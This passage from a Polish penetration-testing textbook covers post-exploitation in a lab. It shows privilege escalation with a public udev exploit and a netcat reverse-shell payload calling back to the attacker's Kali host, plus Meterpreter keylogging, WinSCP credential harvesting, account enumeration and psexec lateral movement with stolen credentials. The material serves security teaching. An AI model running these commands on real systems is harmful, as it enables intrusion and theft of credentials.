Pozostała nam jeszcze do wykonania próba podniesienia uprawnień w systemie Linux. Trochę teraz namieszamy i zamiast Metasploita spróbujemy do tego celu użyć publicznie dostępnego exploitu, którego kod możemy bez trudu znaleźć w internecie.

Jak pamiętasz, dysponujemy dwiema metodami interakcji z naszym linuksovym celem: za pośrednictwem połączenia SSH oraz poprzez sesję Meterpretera uzyskaną dzięki wykorzystaniu luki w zabezpieczeniach pakietu TikiWiki. Powłoka Meterpretera w wersji dla systemu Linux posiada nieco mniej poleceń niż jej windowsowy odpowiednik, ale w obu przypadkach możemy użyć polecenia `shell` do chwilowego zawieszenia sesji Meterpretera i przejścia do regularnej powłoki systemu, tak jak zostało to przedstawione na listingu 13.11.

Listing 13.11. Przejście z Meterpretera do regularnej powłoki systemu

```
meterpreter > shell
Process 13857 created.
Channel 0 created.
whoami
www-data
```

Jak widać, wykorzystanie luki w zabezpieczeniach pakietu TikiWiki dało nam sesję Meterpretera na poziomie użytkownika `www-data`, czyli ograniczonego w prawach konta użytkownika przeznaczonego do obsługi serwera WWW; przed nami więc jeszcze dłuża droga do osiągnięcia uprawnień użytkownika `root`. Z kolei za pośrednictwem połączenia SSH udało nam się osiągnąć sesję powłoki `bash` na prawach użytkownika `georgia`. Jak pamiętasz z rozdziału 8., użytkownik ten posiada nieco większe uprawnienia niż `www-data`, ale to nadal nie jest poziom użytkownika `root`.

Wyszukiwanie podatności i luk w zabezpieczeniach

Teraz musimy znaleźć jakiś lokalny błąd w konfiguracji albo lukę w zabezpieczeniach, którą będziemy mogli wykorzystać do podniesienia uprawnień naszej sesji. Aby to osiągnąć, musimy najpierw zebrać nieco informacji na temat lokalnego

systemu, takich jak wersja zainstalowanego jądra czy wersja systemu Ubuntu. Informacje o wersji zainstalowanego jądra systemu możesz znaleźć za pomocą polecenia `uname -a`, a dane o wersji systemu Ubuntu możesz wyświetlić, wykonując polecenie `lsb_release -a`, tak jak zostało to przedstawione na listingu 13.12.

Listing 13.12. Zbieranie informacji o lokalnym systemie

```
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686
→GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description: Ubuntu 8.10
Release: 8.10
Codename: intrepid
```

Jak widać, nasza linuksowa maszyna wirtualna działa pod kontrolą systemu Ubuntu w wersji 8.10 (Intrepid Ibex) z jądrem 2.6.27-7. Nietrudno zauważyc, że jest to nieco przestarzała wersja, podatna na wiele znanych ataków pozwalających na podnoszenie uprawnień użytkownika. W naszym przypadku skoncentrujemy się na lukach w zabezpieczeniach menedżera urządzeń *udev*, który w systemie Linux odpowiada za ładowanie sterowników urządzeń.

Buletyn CVE-2009-1185 opisuje lukę w zabezpieczeniach menedżera *udev*, którego demon działający na poziomie uprawnień użytkownika root nie sprawdza, czy żądanie załadowania sterownika zostało wygenerowane przez jądro systemu, dzięki czemu procesy działające w przestrzeni użytkownika mogą wysyłać komunikaty do menedżera i „przekonać” go do uruchamiania arbitralnego kodu na prawach użytkownika root.

Zgodnie z opisem w serwisie *SecurityFocus.com* system Ubuntu 8.10 jest podatny na ataki z wykorzystaniem tej luki; możemy również znaleźć informację, że opisana luka w zabezpieczeniach występuje w wersji 1.4.1 menedżera *udev* i wszystkich wersjach wcześniejszych. Wersję menedżera *udev* działającą w naszej maszynie wirtualnej z systemem Ubuntu możemy sprawdzić za pomocą polecenia `udevadm --version`, ale okazuje się, że sesja na poziomie użytkownika `www-data` nie ma wystarczających uprawnień do wykonania tego polecenia. W takiej sytuacji możemy wykonać takie polecenie z poziomu naszej sesji SSH, tak jak zostało to przedstawione poniżej.

```
georgia@ubuntu:~$ udevadm--version
124
```

Wygląda zatem na to, że w naszym systemie Ubuntu mamy menedżera *udev* w wersji 1.2.4, czyli zdecydowanie starszej niż 1.4.1, a co za tym idzie — podatnej na opisany atak.

Wyszukiwanie exploita

W systemie Kali Linux możesz znaleźć lokalne repozytorium publicznie dostępnych exploitów z bazy *Exploitdb.com*, które zlokalizowane jest w katalogu */usr/share/exploitdb*. Znajdziesz tam również narzędzie o nazwie *searchsploit*, które pozwala na wygodne przeszukiwanie bazy exploitów. Przykładowo na listingu 13.13 przedstawiono wyniki wyszukiwania exploitów dla menedżera *udev*.

Listing 13.13. Przeszukiwanie bazy exploitów

Description	Path
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit	/linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit	/linux/local/8572.c
Linux udev Netlink Local Privilege Escalation	/linux/local/21848.rb

Wygląda na to, że w bazie możemy znaleźć co najmniej kilka publicznych exploitów dla menedżera *udev*. W naszym przypadku spróbujemy skorzystać z exploitu o nazwie */usr/share/exploitdb/platforms/linux/local/8572.c*.

UWAGA *Pamiętaj, aby za każdym razem przed uruchomieniem publicznego exploitu dokładnie sprawdzić, co tak naprawdę robi jego kod. Co więcej, w przypadku publicznych exploitów zawsze istnieje szansa, że taki exploit nie będzie poprawnie działał w środowisku klienta. Jeżeli to możliwe, przed użyciem takiego exploitu powinieneś przygotować odpowiednią maszynę testową, na której będziesz mógł przetestować jego działanie.*

Jedną z zalet wybranego przez nas exploitu jest to, że jego kod źródłowy jest bogato komentowany i zawiera wiele dodatkowych informacji na temat sposobu wykorzystania. Na listingu 13.14 przedstawiono fragment kodu źródłowego w języku C, zawierający opis sposobu użycia exploitu.

Listing 13.14. Opis sposobu użycia exploitu dla menedżera urządzeń udev

- * Usage:
- * Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
- * usually is the udevd PID minus 1) as argv[1].
- * The exploit will execute /tmp/run as root so throw whatever payload you
- * want in there.

Z opisu wynika, że argumentem wywołania exploitu powinien być numer gniazda sieciowego menedżera *udev*. Informacje zawarte w kodzie źródłowym pokazują, że tego numeru powinniśmy poszukać w pliku */proc/net/netlink* i zazwyczaj ma on wartość taką jak identyfikator procesu (PID) menedżera *udev*, pomniejszoną o 1. Z opisu dowiadujemy się również, że exploit po uruchomieniu próbuje wykonać na prawach użytkownika root dowolny kod znajdujący się w pliku */tmp/run*, zatem właśnie tam musimy umieścić nasz ładunek.

Kopiowanie i komplilowanie exploita w środowisku celu

Przed uruchomieniem musimy skopiować kod exploita na hosta będącego celem ataku i skompilować go na plik wykonywalny. Na szczęście kompilator GCC jest preinstalowany na większości dystrybucji systemu Linux, więc bardzo często udaje się skompilować kod exploita bezpośrednio na atakowanej maszynie. Aby sprawdzić, czy kompilator GCC jest zainstalowany, możesz spróbować wykonać polecenie `gcc`, tak jak zostało to przedstawione poniżej.

```
georgia@ubuntu:~$ gcc
gcc: no input files
```

Jak widać, wynikiem działania tego polecenia jest komunikat, że kompilator GCC nie dostał żadnych plików wejściowych, ale jest to dla nas sygnał, że GCC jest zainstalowany w tym systemie. Teraz musimy skopiować kod exploita na atakowaną maszynę z systemem Linux. Możemy to zrobić za pomocą polecenia `wget`, które pozwala na pobieranie plików z serwera WWW z poziomu wiersza poleceń konsoli, wcześniej jednak musimy skopiować kod źródłowy exploita na serwer WWW działający w naszym systemie Kali Linux (przedtem upewnij się, że serwer `apache2` został uruchomiony).

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www
```

Teraz przejdź do sesji SSH i za pomocą polecenia `wget` skopiuj plik zawierający kod exploita na atakowanego hosta, tak jak zostało to pokazane na listingu 13.15.

Listing 13.15. Zastosowanie polecenia wget do kopowania kodu źródłowego exploita

```
georgia@ubuntu:~$ wget http://192.168.20.9/8572.c
--2015-08-14 14:30:51-- http://192.168.20.9/8572.c
Connecting to 10.0.1.24:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2768 (2.7K) [text/x-csrc]
Saving to: '8572.c'

100%[=====] 2,768 --.-K/s in 0s

2015-08-14 14:30:52 (271 MB/s) - '8572.c' saved [2768/2768]
```

Kolejnym krokiem będzie skompilowanie kodu źródłowego za pomocą kompilatora GCC, co zostało pokazane poniżej. Użyj opcji `-o` do zdefiniowania nazwy pliku wyjściowego.

```
georgia@ubuntu:~$ gcc -o exploit 8572.c
```

Nadszedł czas na znalezienie identyfikatora PID gniazda netlink menedżera *udev*, wspomnianego w opisie exploitu (patrz listing 13.14), którego użyjemy jako argumentu wywołania skompilowanego exploitu. Zgodnie z opisem identyfikator, który jest nam potrzebny, znajdziemy w pliku */proc/net/netlink*, zatem do wyświetlenia zawartości tego pliku użyjemy polecenia *cat*, tak jak zostało to przedstawione na listingu 13.16.

Listing 13.16. Zawartość pliku /proc/net/netlink

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7a90e00	0	5574	00000111	0	0	00000000	2
da714400	0	6476	00000001	0	0	00000000	2
da714c00	0	4200780	00000000	0	0	00000000	2
(...)							
f7842e00	15	2468	00000001	0	0	00000000	2
f75d5c00	16	0	00000000	0	0	00000000	2
f780f600	18	0	00000000	0	0	00000000	2

Jak widać, w pliku znajdują się rekordy opisujące więcej niż jeden proces, ale wiemy, że interesujący nas identyfikator PID ma zazwyczaj wartość o jeden mniejszą niż identyfikator PID procesu *udev*. Poszukajmy zatem informacji o procesie *udev* za pomocą przedstawionego poniżej polecenia *ps aux*.

georgia@ubuntu:~\$ ps aux grep udev									
root	2469	0.0	0.0	2452	980	?	S<s	02:27	0:00
georgia	3751	0.0	0.0	3236	792	pts/1	S+	14:36	0:00

Identyfikator PID procesu *udev* ma wartość 2469. Jedną z wartości PID na listingu 13.16 jest 2468 (czyli PID procesu *udev* minus 1). Bazując na informacjach podanych w opisie exploitu, możemy zatem przyjąć, że jest to poszukiwana przez nas wartość. Pamiętaj, że wartości identyfikatorów PID mogą się zmieniać po każdym restarcie systemu, więc wykonując to ćwiczenie, powinieneś zawsze wstawić wartości PID odpowiednie dla Twojego środowiska testowego.

Umieszczanie ładunku w pliku /tmp/run

Ostatnią operacją, jaką musimy wykonać przed uruchomieniem exploitu, jest umieszczenie w pliku */tmp/run* kodu, który zostanie wykonany na prawach użytkownika root. Na szczęście w naszym systemie Ubuntu domyślnie zainstalowany jest pakiet Netcat, dzięki czemu wystarczy, że napiszemy prosty skrypt powłoki *bash*, który będzie tworzył połączenie zwrotne do handlера działającego w systemie Kali Linux, tak jak opisywaliśmy to w rozdziale 2. Kod źródłowy tego skryptu wygląda następująco.

```
georgia@ubuntu:~$ cat /tmp/run
#!/bin/bash
nc 192.168.20.9 12345 -e /bin/bash
```

Przed uruchomieniem exploita musimy jeszcze w systemie Kali Linux utworzyć odpowiedni handler, który będzie w stanie przechwycić generowane przez Netcata połączenie zwrotne powłoki *bash*.

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
```

W tym momencie jesteśmy już gotowi do uruchomienia naszego skompilowanego exploita. Pamiętaj, że w wierszu polecenia musimy jako argument wywołania podać identyfikator PID gniazda netlink menedżera *udev*.

```
georgia@ubuntu:~$ ./exploit 2468
```

Po uruchomieniu exploita na maszynie z systemem Ubuntu pozornie nic się nie dzieje, ale jeżeli powrócisz teraz do systemu Kali Linux, przekonasz się, że została nawiązana sesja powłoki. Wykonanie polecenia *whoami* potwierdza, że sesja działa na prawach użytkownika root, co zostało pokazane na listingu 13.17.

Listing 13.17. Podnoszenie uprawnień do poziomu użytkownika root

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.20.11: inverse host lookup failed: Unknown server error: Connection timed out
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.11] 33191
whoami
root
```

Jak widać, dzięki zastosowaniu publicznie dostępnego exploita byliśmy w stanie podnieść uprawnienia i nawiązać z celem sesję powłoki na prawach użytkownika root.

Wyszukiwanie informacji w skompromitowanym systemie

Po uzyskaniu dostępu do systemu możemy rozpocząć poszukiwanie potencjalnie wrażliwych informacji, takich jak hasła dostępu zapisane otwartym tekstem lub zakodowane przy użyciu słabych algorytmów haszujących, kody źródłowe oprogramowania tworzonego przez klienta, numery kart kredytowych czy adresy poczty elektronicznej pracowników i zarządu firmy lub organizacji. Wszystkie

tego typu znaleziska powinieneś dobrze udokumentować i przedstawić klientowi w raporcie końcowym po zakończeniu przeprowadzania testu penetracyjnego. Co więcej, każda tego typu informacja może nam ułatwić przełamanie zabezpieczeń i uzyskanie dostępu do innych systemów działających w środowisku celu, które mogą przechowywać jeszcze więcej cennych danych.

Zagadnieniami związanymi z przenoszeniem się na inne systemy w środowisku celu będziemy się zajmować w nieco dalszej części tego rozdziału, a teraz omówimy kilka skutecznych sposobów wyszukiwania informacji w skompromitowanym systemie lokalnym.

Wyszukiwanie plików

Do wyszukiwania plików w skompromitowanym systemie możemy używać poleceń Meterpretera. Na listingu 13.18 przedstawiono przykład zastosowania poleceń Meterpretera do wyszukiwania plików, których nazwy zawierają ciąg znaków password.

Listing 13.18. Zastosowanie poleceń Meterpretera do wyszukiwania plików

```
meterpreter > search -f password
Found 8 results...
c:\\\\WINDOWS\\\\Help\\\\password.chm (21891 bytes)
c:\\\\xampp\\\\passwords.txt (362 bytes)
c:\\\\xampp\\\\php\\\\PEAR\\\\Zend\\\\Dojo\\\\Form\\\\Element\\\\PasswordTextBox.php (1446 bytes)
c:\\\\xampp\\\\php\\\\PEAR\\\\Zend\\\\Dojo\\\\View\\\\Helper\\\\PasswordTextBox.php (1869 bytes)
c:\\\\xampp\\\\php\\\\PEAR\\\\Zend\\\\Form\\\\Element\\\\Password.php (2383 bytes)
c:\\\\xampp\\\\php\\\\PEAR\\\\Zend\\\\View\\\\Helper\\\\FormPassword.php (2942 bytes)
c:\\\\xampp\\\\phpMyAdmin\\\\user_password.php (4622 bytes)
c:\\\\xampp\\\\phpMyAdmin\\\\libraries\\\\display_change_password.lib.php (3467 bytes)
```

Przechwytywanie naciśniętych klawiszy (keylogging)

Innym sposobem zbierania danych w skompromitowanym systemie jest przechwytywanie informacji wpisywanych z klawiatury przez użytkownika. Meterpreter posiada wbudowany keylogger, którego możemy użyć do przechwytywania i zapisywania klawiszy naciskanych przez użytkownika. Przy odrobinie szczęścia takie rozwiązanie może pozwolić nam na przykład na zdobycie nazwy konta i hasła dostępu do usługi sieciowej czy innego systemu, do którego będzie się logował użytkownik. Przejdz do sesji Meterpretera z systemem Windows XP i uruchom keyloggera za pomocą polecenia keysan_start, tak jak zostało to pokazane w przykładzie poniżej.

```
meterpreter > keysan_start
Starting the keystroke sniffer...
```

UWAGA Naciśnięcia klawiszy możesz przechwytywać tylko w kontekście bieżącej sesji. Na przykład jeżeli nasza sesja Meterpretera z systemem Windows XP działa z poziomu procesu explorer.exe użytkownika georgia, to będziemy w stanie przechwytywać tylko klawisze naciskane przez tego użytkownika. Innym ciekawym rozwiązaniem może być zmigrowanie sesji Meterpretera do procesu winlogon.exe, dzięki czemu będziemy mogli przechwytywać wyłącznie informacje o logowaniu się użytkowników, co z pewnością będzie bardzo przydatne.

Teraz przejdź do maszyny z systemem Windows XP i wpisz coś. W moim przypadku nacisnęłam kombinację klawiszy *Ctrl+R*, aby otworzyć okno *Run (Uruchom)*, i następnie wpisałam polecenie notepad.exe. Po uruchomieniu Notatnika wpisałam w nim ciąg znaków *hi georgia*.

Aby zobaczyć, jakie naciśnięcia klawiszy zostały przechwycone przez keyloggera, w sesji Meterpretera wykonaj polecenie *keyscan_dump*, tak jak zostało to pokazane poniżej. Jak widać na przykładzie, keylogger zarejestrował wszystkie naciśnięte klawisze.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<LWin> notepad.exe <Return> hi georgia <Return>
```


Aby zatrzymać działanie keyloggera, w sesji Meterpretera wykonaj polecenie *keyscan_stop*, jak pokazano poniżej.

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Gromadzenie poświadczeń logowania

W rozdziale 9. pracowaliśmy z haszami haseł z systemów Windows, Linux oraz z serwera FileZilla FTP. Pamiętaj jednak, że użytkownicy mogą mieć w swoich systemach zapisane poświadczenia logowania do innych systemów i usług. Metasploit posiada kilka modułów klasy *post* przeznaczonych do zbierania poświadczeń logowania przechowywanych przez różne aplikacje, które możesz znaleźć w katalogu */usr/share/metasploit-framework/modules/post/windows/gather/credentials*. W naszym przykładzie spróbujemy zdobyć poświadczenia logowania przechowywane przez aplikację WinSCP, czyli narzędzie do bezpiecznego kopowania plików.


Przejdź do systemu Windows XP, uruchom program WinSCP, rozwiń opcję *File protocol* (protokół) i ustaw protokół na *SCP*, w polu *Host name* (nazwa hosta) wpisz adres IP maszyny z systemem Ubuntu i na koniec ustaw poświadczenie logowania na *georgia:password*, tak jak zostało to pokazane na rysunku 13.1, a następnie naciśnij przycisk *Save As* (zapisz jako) znajdujący się poniżej pola *User name* (nazwa użytkownika).



Rysunek 13.1. Konfiguracja połączenia w programie WinSCP

UWAGA Podobnie jak w przypadku wielu innych omawianych do tej pory narzędzi, wygląd interfejsu programu WinSCP w nowszych wersjach może się nieco różnić od tego prezentowanego w naszej książce.

Na ekranie pojawi się okno dialogowe *Save session as site* (zapisz sesję jako), w którym powinieneś wpisać nazwę sesji, tak jak zostało to przedstawione na rysunku 13.2. Upewnij się, że przed naciśnięciem przycisku *OK* zaznaczyleś opcję *Save password* (zapisz hasło). Zwróć uwagę, że program WinSCP wyświetli ostrzeżenie, że zapisywanie haseł nie jest najlepszym pomysłem.



Rysunek 13.2. Zapisywanie poświadczeń logowania w programie WinSCP

Teraz przejdź do maszyny z systemem Kali Linux i użyj modułu *post/windows/gather/credentials/winscp*, tak jak zostało to pokazane na listingu 13.19. Ponieważ jest to moduł klasy *post*, jedyną opcją, którą musimy ustawić, jest identyfikator sesji z systemem Windows XP.

Listing 13.19. Pozyskiwanie poświadczeń logowania z programu WinSCP

```
msf > use post/windows/gather/credentials/winscp
msf post(winscp) > show options

Module options (post/windows/gather/credentials/winscp):
Name      Current Setting  Required  Description
-----  -----  -----  -----
SESSION          yes        The session to run this module on.

msf post(winscp) > set session 1
session => 1
msf post(winscp) > exploit
[*] Looking for WinSCP.ini file storage...
[*] WinSCP.ini file NOT found...
[*] Looking for Registry Storage...
[*] Host: 192.168.20.9 Port: 22 Protocol: SSH Username: georgia Password: password ❶
[*] Done!
[*] Post module execution completed
```

Jak widać na listingu 13.19, modułowi Metasploita udało się pozyskać poświadczenia logowania zapisane w programie WinSCP ❶. Podobną operację możesz wykonać dla wielu innych aplikacji działających w środowisku celu.

Polecenie net

Polecenie *net* systemu Windows pozwala na przeglądanie i edytowanie informacji o połączeniach sieciowych. Korzystając z różnych opcji tego polecenia, możesz zebrać całe mnóstwo cennych danych. Aby się o tym przekonać, wykonaj w sesji Meterpretera polecenie *shell*, co pozwoli Ci przejść do powłoki systemu Windows, tak jak zostało to pokazane poniżej.

```
meterpreter > shell
(...)
Copyright © 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Polecenie *net users* wyświetla na ekranie listę wszystkich lokalnych kont użytkowników. Dобавление opcji */domain* na końcu tego i wielu innych wariantów polecenia *net* wyświetla podobne informacje w kontekście domeny, ale ponieważ nasz host nie jest częścią domeny, pozostaniemy przy początkowej wersji tego polecenia.

```
C:\Windows\system32> net users
```

```
net users
```

```
User accounts for \\
```

```
Administrator
```

```
georgia
```

```
secret
```

```
Guest
```

Za pomocą polecenia `net localgroup nazwa_grupy` możemy wyświetlić listę członków wybranej grupy użytkowników, tak jak zostało to pokazane na listingu 13.20.

Listing 13.20. Przeglądanie listy lokalnych administratorów za pomocą polecenia net

```
C:\Windows\system32> net localgroup Administrators
```

```
net localgroup Administrators
```

```
Alias name Administrators
```

```
Comment Administrators have complete and unrestricted access to the computer/domain
```

```
Members
```

```
Administrator
```

```
georgia
```

```
secret
```

```
The command completed successfully.
```

Aby zakończyć pracę z powłoką systemu Windows i powrócić do sesji Meterpretera, wykonaj polecenie `exit`.

Istnieje jeszcze wiele bardzo użytecznych opcji polecenia `net`. Przykładowo w dalszej części tego rozdziału będziemy używać polecenia `net` do tworzenia nowych kont użytkowników.

Inne sposoby

W rozdziale 5. używaliśmy programu Nmap do przeprowadzania skanów UDP. Ze względu na swoją specyfikę skany UDP nie są tak dokładne jak skanowanie TCP. Na przykład port 69/UDP w naszym systemie Windows XP (domyślny port dla połączeń TFTP) w skanie UDP przeprowadzonym za pomocą Nmapa został oznaczony jako `open|filtered`. Ponieważ podczas skanowania nie otrzymaliśmy z tego portu żadnej odpowiedzi, skaner nie był w stanie stwierdzić, czy na tym porcie nasłuchuje jakaś usługa sieciowa. Bez przeprowadzenia fuzzingu serwera TFTP, który naprawdopodobnie zakończyłby się jego awarią, nie bylibyśmy praktycznie w stanie stwierdzić, czy i ewentualnie jakiego rodzaju oprogramowanie TFTP działa na tym porcie. Ponieważ mamy już dostęp do tego systemu, możemy kontynuować poszukiwania potencjalnych podatności i luk w zabezpieczeniach oprogramowania, które być może jeszcze pominęliśmy.

UWAGA

Wcześniej w tym rozdziale do wyświetlania listy procesów działających w naszej maszynie z systemem Windows XP używaliśmy polecenia `ps` Meterpretera. Jednym z tych procesów był 3CTftpSvc.exe, czyli starsza wersja usługi 3Com TFTP,

podatna na błędy przepełnienia bufora (ang. TFTP Long Transport Mode). W rozdziale 19. będziemy pisać naszego własnego exploitu wykorzystującego tę podatność, aczkolwiek w Metasploicie znajdziesz od razu gotowy do użycia moduł. Choć z punktu widzenia napastnika zdalne wykrycie i zidentyfikowanie takiej luki byłoby niezwykle trudne, to jednak nie da się ukryć, że działające w systemie oprogramowanie jest podatne na atak, powinieneś więc zamieścić taką informację w raporcie po zakończeniu testów penetracyjnych.

Może się zdarzyć, że nie będziesz w stanie wykryć luk w zabezpieczeniach usługi sieciowej dopóty, dopóki nie uzyskasz dostępu do takiego systemu. Bez wysyłania losowych danych TFTP do serwera i analizowania otrzymanych odpowiedzi wykrycie takiej podatności byłoby praktycznie niemożliwe.

Sprawdzanie historii poleceń powłoki bash

Jednym z miejsc w systemie Linux, w których możemy potencjalnie znaleźć interesujące informacje, jest historia poleceń powłoki *bash* wykonywanych przez użytkownika. W momencie kiedy powłoka *bash* jest zamkana, lista wykonanych poleceń jest zapisywana w pliku o nazwie *.bash_history*, zlokalizowanym w katalogu domowym użytkownika. Poniżej przedstawiamy nieco może przerysowany przykład, w którym hasło użytkownika zostało zapisane otwartym tekstem w pliku historii powłoki *bash*.

```
georgia@ubuntu:~$ cat .bash_history
my password is password
(...)
```

Przechodzenie na kolejne systemy

Jeżeli uda nam się uzyskać dostęp do jednego z systemów działających w środowisku celu, czy możemy wykorzystać go do uzyskania dostępu do kolejnych systemów działających w jego otoczeniu? Jeżeli skompromitowany system jest członkiem domeny, możemy oczywiście dokonać próby złamania wybranego konta domenowego, a w idealnym scenariuszu — konta administratora domeny, co pozwoliłoby nam na zalogowanie się i przejęcie kontroli nad wszystkimi systemami w takim środowisku.

Ale nawet jeżeli nie będziesz w stanie przejąć kontroli nad całą domeną, być może uda Ci się uzyskać dostęp do wielu należących do niej systemów, zwłaszcza gdy na wszystkich komputerach zainstalowany jest korporacyjny obraz systemu operacyjnego z takim samym, nigdy niezmienianym hasłem konta lokalnego administratora systemu. Jeżeli będziemy w stanie złamać takie hasło na jednej maszynie, to być może uda nam się zalogować do wielu innych komputerów bez konieczności używania konta domenowego. Warto również pamiętać, że jeżeli użytkownik ma konta na wielu różnych systemach, to być może wszędzie używa tego samego

hasła. Złamanie hasła takiego użytkownika na jednym systemie może zaowocować uzyskaniem dostępu do wielu innych systemów w środowisku celu. Wdrożenie dobrej polityki haseł powinno co prawda skutecznie zapobiegać tego typu podatnościom, ale praktyka pokazuje, że hasła są często najsłabszym ogniwem, i to nawet w systemach wymagających bardzo wysokiego poziomu zabezpieczeń.

Przyjrzymy się teraz kilku sposobom pozwalającym zmienić dostęp do jednego systemu na dostęp do wielu systemów.

PsExec

Program **PsExec** pojawił się w zestawie narzędzi SysInternals, przeznaczonych do wspomagania zarządzania systemami Windows pod koniec lat dziewięćdziesiątych. Narzędzie to pozwala na połączenie się z udziałem administracyjnym ADMIN\$ serwera SMB systemu Windows. Po nawiązaniu połączenia PsExec wysyła do zdalnego hosta mały plik wykonywalny, po czym łączy się z menedżerem usług (ang. *Windows Service Control Manager*) i za pośrednictwem RPC (ang. *Remote Procedure Call*) uruchamia ten plik, tworząc swoją dedykowaną usługę w systemie zdalnym, która po uruchomieniu tworzy potok SMB pozwalający na wykonywanie poleceń i sterowanie zdalnym systemem.

Moduł *exploit/windows/smb/psexec* Metasploita działa w bardzo podobny sposób. Do poprawnego działania tego modułu potrzebne będą odpowiednie poświadczenia logowania dające dostęp do udziału ADMIN\$ oraz serwer SMB działający w systemie docelowym.

W rozdziale 9. zajmowaliśmy się łamaniem zahaszowanych haseł użytkowników z naszego systemu Windows XP. Nietrudno sobie wyobrazić, że wykorzystanie takich haseł w połączeniu z programem PsExec może pozwolić na uzyskanie dostępu do kolejnych systemów w środowisku celu. W naszym przykładzie użyjemy modułu *psexec* oraz poświadczeń *georgia:password*, tak jak zostało to przedstawione na listingu 13.21.

Listing 13.21. Zastosowanie modułu psexec

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOST          yes        The target address
RPORT          445       yes        Set the SMB service port
SHARE          ADMIN$    yes        The share to connect to, can be an admin share
                           ↳(ADMIN$,C$,...) or a normal read/write folder
                           ↳share
SMBDomain      WORKGROUP  no        The Windows domain to use for authentication
SMBPass         no        The password for the specified username
SMBUser         no        The username to authenticate as

msf exploit(psexec) > set RHOST 192.168.20.10
```

```
RHOST => 10.0.1.13
msf exploit(psexec) > set SMBUser georgia ❶
SMBUser => georgia
msf exploit(psexec) > set SMBPass password ❷
SMBPass => password
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.20.10:445|WORKGROUP as user 'georgia'...
[*] Uploading payload...
[*] Created \KoMknErc.exe...
(...)
[*] Meterpreter session 6 opened (192.168.20.9:4444 -> 192.168.20.10:1173) at 2015-08-14
→14:13:40 -0400
```

Oprócz opcji RHOST do prawidłowego działania modułu niezbędne będzie podanie domeny (opcja *SMBDomain*), nazwy konta użytkownika (opcja *SMBUser*) oraz hasła dostępu (opcja *SMBPass*).

Ustaw opcję *SMBUser* na wartość **georgia** ❶, a opcję *SMBPass* na wartość **password** ❷ (czyli odkryte niedawno poświadczenia logowania). Po ustawieniu tych opcji możesz uruchomić exploitu. Moduł osadza wybrany ładunek (w naszym przypadku jest to domyślny *windows/meterpreter/reverse_tcp*) w pliku wykonywalnym usługi systemu Windows. Po przesłaniu pliku do maszyny docelowej i skontaktowaniu się z menedżerem SCM (ang. *Service Control Manager*) usługa kopiuje kod powłoki do pamięci i przekazuje sterowanie do ładunku, który tworzy połączenie zwrotne do procesu nasłuchującego działającego w systemie Kali Linux. Co ciekawe, ponieważ nasz ładunek działa jako usługa systemowa, to nawet jeżeli wcześniej byliśmy zalogowani jako użytkownik **georgia**, sesja zwrotna utworzona przez ładunek automatycznie otrzymuje uprawnienia systemowe.

UWAGA

*To właśnie omawiany przed chwilą przykład jest powodem, dla którego w rozdziale 1. dokonywaliśmy zmian w ustawieniach zasad zabezpieczeń lokalnych systemu Windows XP. Jeżeli maszyna z systemem Windows XP byłaby członkiem domeny, moglibyśmy odpowiednio ustawić opcję *SMBDomain* i użyć polecenia *psexec* do uzyskania dostępu na poziomie uprawnień systemowych do każdego komputera w domenie, na którym użytkownicy domenowi mają prawa lokalnego administratora systemu. Jest to znakomity sposób na przechodzenie w środowisku celu z hosta na host w poszukiwaniu interesujących informacji, zahaszowanych haseł czy kolejnych luk w zabezpieczeniach.*

Uwierzytelnianie za pomocą skrótów — ataki typu pass the hash

